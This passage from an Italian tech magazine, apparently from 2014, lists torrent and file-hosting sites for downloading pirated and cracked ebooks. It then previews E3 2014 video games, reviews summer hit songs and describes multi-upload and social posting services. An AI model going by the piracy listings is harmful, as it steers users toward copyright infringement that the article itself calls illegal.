Contiene oltre 500 titoli internazionali, di cui moltissimi in italiano, 400 fra le più imporranti biografie di personaggi storici, oltre a moltissimi nomi che hanno fatto la grande letteratura e la saggistica. Qui gli smanettoni trovano anche romanzi, guide, manuali e ogni sorta di testi fra quelli più cercati e più letti.

7 Un torrente di libri

http://fenopy.se

È uno dei tanti motori di ricerca per file .torrent, particolarmente efficiente nella ricerca specifica. Digitando "ita" e selezionando la categoria "books", gli smanettoni trovano circa 3.000 titoli, nella nostra lingua, di opere attuali e di primissimo piano. Per scaricarli (ricordiamo che è illegale) ricorrono a un qualsiasi client Torrent.

8 Ricerca non convenzionale...

http://mega-search.me

Ebbene sì, mega-upload funziona ancora! Agli smanettoni basta effettuare una semplice ricerca nell'apposita categoria di Mega-Search.me, motore che indicizza i contenuti del materiale postato su Mega.co.nz, per reperire decine di titoli di primo piano, anche in lingua italiana.

9 Pacchi di libri gratis

www.mininova.org

Su Mininova.org, mediante un'apposita ricerca, gli smanettoni trovano sia i link torrent per il download di singoli libri in formato digitale, sia i link che permettono di scaricare intere raccolte di eBook craccati, sotto forma di archivi compressi, il cui download avviene sempre tramite un client Torrent.

10 Libri, guide, manuali ecc.

http://avaxhm.com

Questo sito consente agli smanettoni di eseguire ricerche di specifici libri: dai romanzi, alle guide, ai testi di apprendimento e di approfondimento su temi professionali. La quantità di materiale in lingua italiana è impressionante e molto eterogenea per contenuto. I download avvengono tramite siti di file hosting.

Il controsito

www.bibliotecaitaliana.it

Trasposizione digitale della biblioteca dell'Università della Sapienza di Roma, in essa troviamo le versioni digitali, consultabili via browser, della grandi opere della letteratura italiana (Dante, Boccaccio, Gozzi, Ariosto ecc.) e di grandi pensatori (S. Agostino, Cicerone ecc.).

SUL WEB Amazon.it ha una sezione (www.edmaster.it/url/3355) dedicata agli eBook a costo zero. Sarà una strategia per aumentare la diffusione dei suoi eReader e tablet Kindle... tanto vale approfittarne!

I GIOCHI PER PC E CONSOLE DELL'E3 2014, SUMMER HIT 2014

ASSASSIN'S CREED UNITY

ASSASSINI ALL'OPERA!

Sito: http://assassinscreed.ubi.com/it-it Data di uscita: 28/10/2014

Assassin's Creed Unity, il nuovo capitolo che immerge i giocatori nel vivo della Rivoluzione Francese, disponibile su PC, Xbox One e PlayStation 4, sarà fornito di supporto di un componente multiplayer per una cooperativa aperta, su Xbox Live, ad un massimo di quattro giocatori. Nella demo giocata direttamente sul palco dell'E3, il gioco ha dimostrato una struttura molto simile a quella delle versioni precedenti, anche se si è potuto notare una maggiore fluidità generale. Grazie alle Unity, possiamo affrontare situazioni pericolose e caotiche, di una Parigi alle prese con la rivoluzione, avvalendoci della complicità di altri sicari. Gli ambienti esterni, come gli spazi interni, sono ricchi di dettagli e particolari, oltre che belli da vedere. Compaiono strade strapiene di personaggi non giocanti, capaci di fornire un nuovo senso all'abilità del protagonista di muoversi inosservato in cerca del suo obiettivo. Il sistema di comando è rinnovato per intuitività e semplicità. Durante il gioco è possibile imbattersi in personaggi secondari, che affidano missioni opzionali slegate dalla storia principale, utili per accumulare denaro e punti abilità.

HYRULE WARRIORS

In uscita a fine settembre, nel titolo che appartiene alla serie "Dynasty Warriors", l'eroe Zelda combatte contro uno stuolo di nemici, con a disposizione una o due spade per disfarsene (www.gamecity.ne.jp/zelda).

*VIDEOGAME: E3 2014

FAR CRY 4

LA DITTATURA HA I GIORNI CONTATI!

Sito: http://far-cry.ubi.com
Data di uscita: 20/11/2014

Ambientato a Kyrat, una selvaggia e pericolosa regione dell'Himalaya, il nuovo capitolo di Far Cry vede il protagonista alle prese con un regime autoproclamato da un sovrano dispotico. Sfruttando una vasta gamma di armi, veicoli e animali, il giocatore può vivere un'affascinante avventura all'interno di uno spettacolare scenario esotico liberamente esplorabile. Il protagonista, Ajay Ghale, è originario di Kyrat e figlio devoto, nonché "ospite d'onore", di Pagan Min, il despota che indossa i panni delle nemesi. Ajay, come da tradizione, deve trasformarsi da "ragazzo normale" in "eroe infallibile" per contrastare la follia del sovrano. Il gioco include conflitti tra le fazioni in campo. Il giocatore ha infatti la libertà di allearsi con gli uni, diventando automaticamente nemico degli altri. L'idea di fondo è lasciare il più possibile al giocatore la facoltà di scegliere la trama. Far Cry 4 permette, in qualsiasi momento, l'ingresso e l'uscita di un secondo giocatore. Disponibile anche una modalità competitiva con cui indossare i panni del soldato ribelle o del guerriero Kalinag.

FIFA 15

L'UMORE NEL PALLONE!

Sito: www.easports.com/it/fifa
Data di uscita: 26/09/2014

Electronic Arts ha annunciato grandi novità per FIFA 2015. La fedeltà nella riproduzione dei volti è stata migliorata. Nel teaser di presentazione viene immortalato l'attaccante del Liverpool, Luis Suarez, mente batte un calcio di punizione (non sappiamo se sono compresi gli addentamenti agli avversari…), ma ciò che balza all'occhio è la fasciatura del polso con una benda rossa, a testimoniare l'attenzione degli sviluppatori su ogni particolare. La versione per PC, inoltre, potrà contare sul motore Ignite, il medesimo sfruttato nelle release per PS4 e Xbox One. Un'altra novità riguarda l'umore dei giocatori, che cambierà ad ogni partita in funzione della resa nel gioco (sono previste 600 reazioni), come accade nella realtà. Migliorate infine anche le telecronache, che introducono l'atteggiamento del pubblico sugli spalti, i festeggiamenti dei giocatori e ciò che succede nelle panchine.

DESTINY

GUERRA GALATTICA

Sito: www.destinythegame.com
Data di uscita: 09/09/2014

A spalancare le porte all'attesissimo Destiny, è stata la conferenza di Sony durante L'E3, nella quale la casa produttrice della PlayStation ha messo in atto una presentazione di una qualità tale da lasciare di sasso tutti i partecipanti, facendoli viaggiare tra le stelle con una proiezione, sui megaschermi dell'auditorium, di un'intera galassia in fiamme, di viaggi intergalattici, di epiche battaglie, e con l'annuncio di un bundle con gioco, contenuti speciali e una Playstation 4 bianca in edizione limitata. Dal punto di vista del gioco, come per qualsiasi GdR che si rispetti, missioni e nemici sono infarciti di ricco loot (bottino), da raccogliere e collezionare per diventare più forti e proseguire in scioltezza. Il gioco è comunque impegnativo: niente vien regalato! Al giocatore è richiesto di collaborare con gli altri membri del team per avanzare nelle campagne. Le ottime meccaniche di shooting e un gameplay ben strutturato rendono superlativa l'esperienza, alla quale si aggiunge una buona mobilità dei personaggi, grazie alla possibilità di eseguire doppi salti e brevi planate sfruttando i booster montati sulla schiena.

DYING LIGHT
In uscita a ottobre 2014, si tratta di un attesissimo "action zombies" che si dipana in una metropoli sudamericana. L'obiettivo è sopravvivere all'attacco dei morti-viventi (www.dyinglightgame.com).

BATTLEFIELD HARDLINE

GUARDIE O LADRI?

Sito: www.battlefield.com
Data di uscita: 23/10/2014

Presentato con una demo a inviti, durante l'E3 2014, Battlefield Hardline è un spin-off basato sul concetto sempre attuale di "guardie e ladri" che propone scontri online, a squadre, con un team nei panni dei ladri e l'altro in quelli della polizia. La rilettura è all'insegna delle ultime due versioni di Battlefield: crollo di strutture, armi potenti, colli di bottiglia infernali con cadaveri ammassati ovunque e veicoli a iosa. La closed beta ha dato modo di scoprire, anche se con limitazioni, i contenuti. Hardline comprende una campagna singolo giocatore, dotata di trama, caratterizzata dalla possibilità di affrontare le missioni in parziale stealth. Il comparto multiplayer prevede invece quattro modalità e una sola mappa. L'esperienza sparatutto ricalca quella dei capitoli principali, con buona parte dell'arsenale rivista, così da rispecchiare al meglio la dotazione SWAT per certi versi, e quella più improvvisata dei rapinatori dall'altra. Non mancano le ammucchiate. Interessanti novità riguardano l'equipaggiamento, che può essere acquistato e migliorato durante in combattimenti.

UNCHARTED 4: A THIEF'S END

COSPIRAZIONE PER IL TESORO

Sito: www.naughtydog.com
Data di uscita: 1° sem. 2015

Dopo il tweet di Corinne Yu, sappiamo che l'animatrice e programmatrice sta lavorando a una nuova tecnologia di animazione che renderà più naturali le espressioni facciali della quarta serie di Uncharted, in esclusiva su PS4. L'ultimo capitolo della serie di Naughty Dog promette un finale clamoroso che non lascerà ai fan l'amaro in bocca per la morte del protagonista (un losco presagio che alcuni hanno interpretato dal trailer o dalle dichiarazioni dello sviluppatore). Dopo la presentazione dei trailer, durante la conferenza stampa E3 di Sony, l'autore ha svelato in nuce un resoconto della storia, che porterà Nathan Drake a intraprendere un viaggio intorno al mondo, alla ricerca di un tesoro che nasconde una cospirazione colossale. L'anteprima ha lasciato senza fiato, con una grafica a dir poco strabiliante. Il teaser dimostra chiaramente l'intento del game director Justin Richmond: dare il meglio in performance capture, innovazione tecnologica, grafica e storytelling; un solco netto tra passato e futuro dei videogiochi.

LITTLE BIG PLANET 3

PER GIOCARE CI VUOLE STOFFA!

Sito: http://littlebigplanet.playstation.com/it
Data di uscita: Novembre 2014

Durante L'E3, Sony ha annunciato ufficialmente anche Little Big Planet 3 per PS3 e PS4. Il video proiettato mostrava circa cinque minuti di gameplay, nei quali non sono emerse meccaniche particolarmente innovative. La formula complessiva è però sembrata rivelarsi, ancora una volta avvincente. Il terzo episodio di Little Big Planet, sviluppato da Sumo Digital, vedrà la luce durante il mese di novembre sulle due piattaforme citate. Il nuovo capito potrà contare nuovamente sul doppiaggio di Stephen Fry, celebre protagonista di "V per Vendetta", che ha già prestato la sua voce nei primi due episodi. In sintesi, il terzo capitolo mantiene fede al gameplay e allo stile che hanno fatto la fortuna dei capitoli precedenti, cercando di allargare ora l'esperienza fino a quattro giocatori. Presente un ottimo editor, ancora più potente... ma il gioco è un po' sempre lo stesso!

CALL OF DUTY: ADVANCED WARFARE

RITORNO AL FUTURO

Sito: www.callofduty.com
Data di uscita: 04/11/2014

Affidato alle cure di Sledgehammer, per risollevare Activision dal flop di Ghots, lo studio californiano si trova per la prima volta a gestire in autonomia un intero capitolo. L'intento è di stupire il pubblico con Call of Duty Advanced Warfare. Nella prima apparizione, durante la conference di Microsoft, sembra che l'obiettivo sia stato centrato in pieno. Dal punto di vista del gioco, il nuovo capitolo è ambientato 50 anni nel futuro, anche se i problemi rimangono sempre gli stessi: occorre salvare un mondo in pericolo debellando alcuni terroristi dotati di armi mortali. Dalla demo si evince però l'assenza di novità convincenti rispetto alle edizioni passate. Le fasi di shooting sono abbastanza standard e l'intelligenza artificiale nemica non è parsa particolarmente brillante. L'aggiunta di un esoscheletro al protagonista, se da una parte permette di compiere super salti, di essere più resistenti e addirittura di creare una sorta di bolla temporale per rallentare i nemici, non regala un gameplay nuovo. Assente, inoltre, la distruttibilità ambientale, attualmente non implementata.

TOM CLANCY'S RAINBOW SIX: SIEGE

SEMPRE PIÙ REALISTICO!

Sito: http://rainbow6.ubi.com
Data di uscita: Prima metà 2015

Ubisoft ha annunciato lo sviluppo di Tom Clancy's Rainbow Six Siege. Rispetto ai capitoli precedenti, il nuovo episodio presenta due novità degne di nota. Il "Realblast" consentirà di ottenere un ambiente più realistico e non predefinito. In pratica, il calibro dei proiettili, la distanza dall'obbiettivo e la quantità di esplosivo utilizzata influiranno in maniera autentica sulla distruzione. Nella "modalità assalto", inoltre, i nemici possono rifugiarsi in roccaforti, mentre i team di Rainbow Six guidano l'assalto per irrompere nelle difese nemiche. A disposizione dei giocatori ci saranno numerose armi tattiche per difendere la propria posizione: si potranno rinforzare pareti e pavimenti, usare filo spinato, schierare scudi di difesa, disseminare mine, usare droni da ricognizione, esplosivi in fogli ecc.

BAYONETTA 2
Arriverà ad ottobre 2014 , un capolavoro assoluto (http://platinumgames.com/games/bayonetta-2): nei panni di una sexy strega, una volta afferrato il controller, non ci sarà un attimo di respiro...

*SUMMER HITS 2014

SUOR CRISTINA

LUNGO LA RIVA

www.edmaster.it/url/3365

Rivelazione canora dell'anno, oltre che per la voce Cristina Scuccia è nota per essere una suora. Con l'esibizione alla seconda edizione di "The Voice of Italy", il talent show che va in onda su RAI 2, la piccola suora siciliana ha lasciato stupefatto il pubblico di mezzo mondo, grazie all'interpretazione del brano "No One" di Alica Keys, che ha fatto strabuzzare gli occhi e le orecchie di tutti i coach e presenti in studio. Nel 2008 era stata scelta come protagonista di un musical religioso imperniato sulla storia della fondatrice delle Orsoline. Nel 2009 intraprende però il cammino che la porterà a scegliere i voti nel 2012. Ha ricevuto le congratulazioni di Whoopi Golderg e di Alicia Keys. "Lungo la riva" sembra non funzionare in Italia, ma all'estero è già un fenomeno.

PITBULL FT JENNIFER LOPEZ & CLAUDIA LEITTE

WE ARE ONE (OLE OLA)

www.edmaster.it/url/3361

Così come 4 anni fa "Waka Waka" di Shakira fu il vero tormentone dell'estate sudafricana, grazie all'evento planetario, "We are one (Ole Ola)", inno ufficiale dei mondiali di calcio 2014 del Brasile, può fruire del traino mediatico ed essere il brano più ascoltato e ballato di questa estate. Il pezzo è cantato da un trio delle meraviglie: Pitbull, Jennifer Lopez e Claudia Leitte. Scritta dal raper americano di origine cubana, Armando Christian Pérez detto "Pitbull", che vanta al suo attivo molti premi e numerose nomination, "We are One" non è stata risparmiata dalle polemiche per un ritmo che non tiene conto della musica tipica del Brasile. Questo fatto non ha comunque impedito al brano di essere stato visionato, in meno di un mese dall'uscita, da oltre 100 milioni di utenti.

CLEAN BANDIT (FEAT. JESS GLYNNE)

RATHER BE

www.edmaster.it/url/3362

Nuovo singolo del gruppo inglese Clean Bandit, con la partecipazione di Jess Glyne, il pezzo in questione è il più venduto nella UK Singles Chart del 2014. Gruppo elettronico, formatosi nel 2009, ha visto il proprio debutto sul mercato con il singolo "A+E", nel 2012. La curiosità di questa formazione consiste nell'assenza del cantante leader o solista. Per ciascuna composizione, si avvalgono pertanto della collaborazione di diversi cantanti. Sound molto pulito, che ricorda la prima musica pop elettronica britannica, il brano è stato già venduto in giro per il mondo in oltre un milione di copie. Ha già ricevuto il disco d'oro in Belgio, Germania, Svizzera e quello di platino in Australia, Italia, nei paesi scandinavi e nel Regno Unito, dove il singolo è stato acquistato da quasi 800 mila persone.

ED SHEERAN

SING

www.edmaster.it/url/3366

Giovanissimo cantautore inglese nato nel West Yorkshire, figlio d'arte, arriva al successo con il singolo di debutto "The A team", che giunge terzo nella classifica inglese. Non contento, parte per Los Angeles dove suona di notte in diversi locali. Una sera viene scoperto da Jamie Foxx, che lo invita a casa sua e lo fa registrare. Da allora, le visite su Youtube sono molto cresciute. Collabora con gli One Direction scrivendo per loro "Moments", "Little Things" e "Over Again". Nel 2013 è autore di "I see fire" per "Lo Hobbit - la desolazione di Smaug". In Italia si è visto a "The Voice Of Italy", dove fa la sua apparizione nella squadra di Noemi. Il nuovo singolo "Sing" sarà il successo mondiale dell'estate secondo molti critici.

KATY PERRY

BIRTHDAY

www.edmaster.it/url/3363

Quarto singolo estratto dal quarto album ("Prism"), pubblicato nell'aprile di quest'anno, è stata la stessa Katy Perry ad annunciarlo al mondo via Twitter. Numerosi critici vi hanno visto un richiamo allo stile di Mariah Carey. Il video, particolarmente ironico, vede la Perry nei panni di 5 differenti animatori di feste di compleanno. Dopo una presentazione, vediamo gli improbabili animatori alle prese con lo loro feste, nelle quali combinano soltanto guai, risultando un po' noiosi. Alla fine, però, la nostra eroina si toglie maschera e parrucca, rivelandosi al pubblico, e inizia il divertimento per tutti. Kate Perry ha rilasciato un'intervista in cui sostiene di aver prodotto un video divertente poiché stufa di girare videoclip troppo ammiccanti e provocanti. Un bel cambio di rotta per l'immagine e la produzione artistica.

RITA ORA

I WILL NEVER LET YOU DOWN

www.edmaster.it/url/3364

Cantante e attrice di origine albanese, Rita Ora è nata in Jugoslavia. Notata dal famoso e potente rapper e produttore Jay-Z, il suo primo album "Ora" risale al 2012. Il video ufficiale della traccia "DJ Fresh Hot Right Now" viene visualizzato oltre 45 milioni di volte. La cantante dichiara di subire le influenze artistiche, tra gli altri, di Gwen Stefani, Beyoncé, Aretha Franklin e Tina Turner. "I Will Never Let You Down" è brano di lancio per il suo secondo CD, che dovrebbe uscire a Settembre 2014. Il singolo ha raggiunto il primo posto della classifica inglese. Molti critici lo candidano come vero tormentone di questa estate. Basta solo aspettare e vedere i risultati a fine stagione balneare. Il video del brano è stato girato a Los Angeles, diretto da Francesco Carrozzini, fotografo e videomaker di origine milanese.

TOUS LES MÊMES

Il brano di Stromae (www.edmaster.it/url/3368) è stato visionato già da 50 milioni di utenti. La storia, che narra di un controverso "ménage à trois" è supportata da una colonna sonora e da un timbro capaci di conferire al brano un indubbio successo.

Upload multipli: e risparmi tempo

Alcuni siti Web consentono di postare contemporaneamente su più servizi di file hosting o social network diversi...

CARICA FINO A 5 FILE SIMULTANEAMENTE

http://multiupload.biz

Multiupload.biz è un servizio gratuito che permette di caricare contemporaneamente fino a 5 file di qualsiasi tipo, sugli hoster più noti e usati al mondo. Si può farlo sia servendosi della comune finestra **Esplora Risorse**, selezionando i file da caricare (video, documenti, musica ecc.), sia immettendone l'indirizzo web (**URL**), con la possibilità di eseguirne il caricamento in remoto. I file sono condivisi sui servizi spuntati. Possiamo aggiungerne altri, spuntando le relative voci, fino a 12 servizi. Eseguendo il login, possiamo caricare eventuali credenziali di accesso, qualora venissero richieste.


VIDEO: DISTRIBUZIONE DI MASSA

www.oneload.com

OneLoad consente ai propri utenti di eseguire il caricamento simultaneo di video. Ciò che lo differenzia, però, oltre alla limitazione dell'upload di soli video, è la possibilità di caricarli sulle piattaforme di videohosting più usate: Youtube, Vimeo, Facebook, Twitter ecc. La creazione di un account gratuito presenta però alcune limitazioni nel numero mensile di video caricati e nel numero di piattaforme contemporaneamente utilizzate, anche se non pesano molto per gli utenti che non hanno esigenze particolari, il quali possono sempre ricorrere al multi account.

UN POST, MILLE SOCIAL NETWORK!

https://hootsuite.com

HootSuite nasce come strumento dedicato a chi usa i social network di professione, ad esempio per eseguire campagne di marketing o altro, ma che può tornare decisametne utile a chiunque. Il funzionamento è semplice: basta collegare gli account social (Facebook, Twitter, Google+, LinkedIn ecc.) per ottenere la possibilità di pubblicare simultaneamente i nostri post su piattaforme diverse. Naturalmente, occorre tenere conto delle limitazioni di alcuni social, tipo i 140 caratteri per i cinguettii di Twitter. La versione gratuita di HootSuite prevede alcune limitazioni: si possono collegare fino a un massimo di tre profili.

IN BREVE

TANTI SOCIAL A PORTATA DI MANO

https://bufferapp.com

BufferApp permette di aggiornare contemporaneamente i nostri profili di Facebook, Twitter, Linkedin, Google+ con la possibilità di aggiungere foto, link ed altro. La versione gratuita presenta piccole limitazioni d'utilizzo. Il suo punto di forza? l'interfaccia molto semplice!

TUTTE LE CHAT IN UNA FINESTRA

www.trillian.im

Trillian permette di collegare tra loro i nostri account social per chattare con gli utenti di ciascun network all'interno di una sola interfaccia. Una volta scaricata e installata l'applicazione, possiamo collegare i profili dei vari messenger usati, con la possibilità di allegare anche file alle discussioni.

DISTRIBUZIONE DI FILE

www.uploadmirrors.com

UploadMirror è un servizio simile a Multiupload. La differenza sostanziale consiste nella possibilità di condividere contemporaneamente un solo file per volta. La lista dei servizi di hosting è però diversa e configurabile spuntando le relative voci. Previsto, inoltre, il caricamento da remoto (URL).

PER GESTIRE E CONDIVIDERE I PROPRI DOCUMENTI

MirrorCreator (**www.mirrorcreator.com**) permette di distribuire file (in particolare documenti) contemporaneamente su vari hoster, anche quelli che necessitano di autenticazione.